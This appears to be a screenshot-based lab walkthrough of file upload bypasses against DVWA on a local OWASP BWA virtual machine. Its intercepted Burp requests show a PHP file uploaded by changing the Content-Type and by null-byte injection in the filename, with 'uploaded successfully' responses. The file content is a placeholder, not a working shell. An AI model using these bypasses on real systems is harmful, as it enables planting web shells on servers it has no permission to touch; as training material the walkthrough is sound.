

Original request
Edited request
Response
Raw
Headers
Hex
HTML
Render

```
129  http://192.168.222.136  POST  /dvwa/vulnerabilities/upload/  ✓  ✓  200  5232  HTML  Damn Vulnerable Web A...
```

```
                <input type="submit" name="Upload" value="Upload" />
            </form>

            <pre>../../hackable/uploads/2shell.php succesfully uploaded!</pre>

        </div>
```




```
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# _
```


192.168.222.136/dvwa/hackable

192.168.222.136/dvwa/hackable/uploads/2shell.php

Manhnho


- Content Type file Upload


192.168.222.136/dvwa/vulnerabilities/upload/
Search
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
Browse...
Upload


Vulnerability: File Upload

Choose an image to upload:


2shell.php


102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...
Request
Response
Raw
Params
Headers
Hex


```
-----------------------------491299511942
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------491299511942
Content-Disposition: form-data; name="uploaded"; filename="2shell.php"
Content-Type: application/octet-stream

Manhnho

-----------------------------491299511942
Content-Disposition: form-data; name="Upload"
```


102 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ 200 5214 HTML Damn Vulnerable Web A...
Request
Response
Raw
Headers
Hex
HTML
Render


```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:48 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4700
Connection: close
Content-Type: text/html;charset=utf-8

<pre>Your image was not uploaded.</pre>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```


146 http://192.168.222.136 POST /dvwa/vulnerabilities/upload/ ✓ ✓ 200 5232 HTML Damn Vulnerable Web A...
Original request
Edited request
Response
Raw
Params
Headers
Hex


```
Upgrade-Insecure-Requests: 1

-----------------------------28253686825547
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------28253686825547
Content-Disposition: form-data; name="uploaded"; filename="3shell.php"
Content-Type: application/octet-stream

<?php Manhnho ?>

-----------------------------28253686825547
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------28253686825547--
```


146
http://192.168.222.136
POST
/dvwa/vulnerabilities/upload/
✓
✓
200
5232
HTML
Damn Vulnerable Web A...
Original request
Edited request
Response
Raw
Params
Headers
Hex

```
-----------------------------28253686825547
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------28253686825547
Content-Disposition: form-data; name="uploaded"; filename="3shell.php"
Content-Type: image/png

<?php Manhnho ?>

-----------------------------28253686825547
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------28253686825547--
```



146
http://192.168.222.136
POST
/dvwa/vulnerabilities/upload/
✓
✓
200
5232
HTML
Damn Vulnerable Web A...
Original request
Edited request
Response
Raw
Headers
Hex
HTML
Render

```
                        <input type="submit" name="Upload" value="Upload" />
                </form>

                <pre>../../hackable/uploads/3shell.php succesfully uploaded!</pre>

        </div>
```




```
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads#
root@owaspbwa:/var/www/dvwa/hackable/uploads# ls
1shell.php  2shell.php  3shell.php  dvwa_email.png
root@owaspbwa:/var/www/dvwa/hackable/uploads# _
```

- Null byte Injection



Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex

Request to http://192.168.222.136:80

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------276443266232757
Content-Length: 420
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=28or2snt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.php.png"
Content-Type: image/png

Manhnho

-----------------------------276443266232757
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------276443266232757--
```


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
User options
Alerts
Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.222.136:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------276443266232757
Content-Length: 420
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=28or2snt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.phpD.png"
Content-Type: image/png

Manhnho

-----------------------------276443266232757
Content-Disposition: form-data; name="Upload"

Upload
-----------------------------276443266232757--
```



String: D


Text:
D

Hex:
44


Hex Spaced:
44

Hex Dashed:
44


Hex Encoded for URL:
%44




```
3a   43  6f  6e  74  65  6e  74  2d  44  69  73  70  6f  73  69  74   Content-Disposit
3b   69  6f  6e  3a  20  66  6f  72  6d  2d  64  61  74  61  3b  20   ion: form-data;
3c   6e  61  6d  65  3d  22  75  70  6c  6f  61  64  65  64  22  3b   name="uploaded";
3d   20  66  69  6c  65  6e  61  6d  65  3d  22  34  73  68  65  6c    filename="4shel
3e   6c  2e  70  68  70  44  2e  70  6e  67  22  0d  0a  43  6f  6e   l.phpD.png"Con
3f   74  65  6e  74  2d  54  79  70  65  3a  20  69  6d  61  67  65   tent-Type: image
40   2f  70  6e  67  0d  0a  0d  0a  4d  61  6e  68  6e  68  6f  0a   /pngManhnho
```



```
38   2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  2d  32   ---------------2
39   37  36  34  34  33  32  36  36  32  33  32  37  35  37  0d  0a   76443266232757
3a   43  6f  6e  74  65  6e  74  2d  44  69  73  70  6f  73  69  74   Content-Disposit
3b   69  6f  6e  3a  20  66  6f  72  6d  2d  64  61  74  61  3b  20   ion: form-data;
3c   6e  61  6d  65  3d  22  75  70  6c  6f  61  64  65  64  22  3b   name="uploaded";
3d   20  66  69  6c  65  6e  61  6d  65  3d  22  34  73  68  65  6c    filename="4shel
3e   6c  2e  70  68  70  00  2e  70  6e  67  22  0d  0a  43  6f  6e   l.php.png"Con
3f   74  65  6e  74  2d  54  79  70  65  3a  20  69  6d  61  67  65   tent-Type: image
```



Intercept
HTTP history
WebSockets history
Options
Request to http://192.168.222.136:80
Forward
Drop
Intercept is on
Action
Comment this item
Raw
Params
Headers
Hex

```
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/dvwa/vulnerabilities/upload/
Content-Type: multipart/form-data; boundary=---------------------------276443266232757
Content-Length: 420
Cookie: security=low; dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g; PHPSESSID=28or2snt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------276443266232757
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
-----------------------------276443266232757
Content-Disposition: form-data; name="uploaded"; filename="4shell.php□.png"
Content-Type: image/png

Manhnho
```


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Extender
Project options
Intercept
HTTP history
WebSockets history
Options
Forward
Drop
Intercept is on
Action
Raw
Headers
Hex
HTML
Render


Response from http://192.168.222.136:80/dvwa/vulnerabilities/upload/

```
                    <br />
                    <input name="uploaded" type="file" /><br />
                    <br />
                    <input type="submit" name="Upload" value="Upload" />
            </form>

            <pre>../../hackable/uploads/4shell.php succesfully uploaded!</pre>

    </div>
```




```
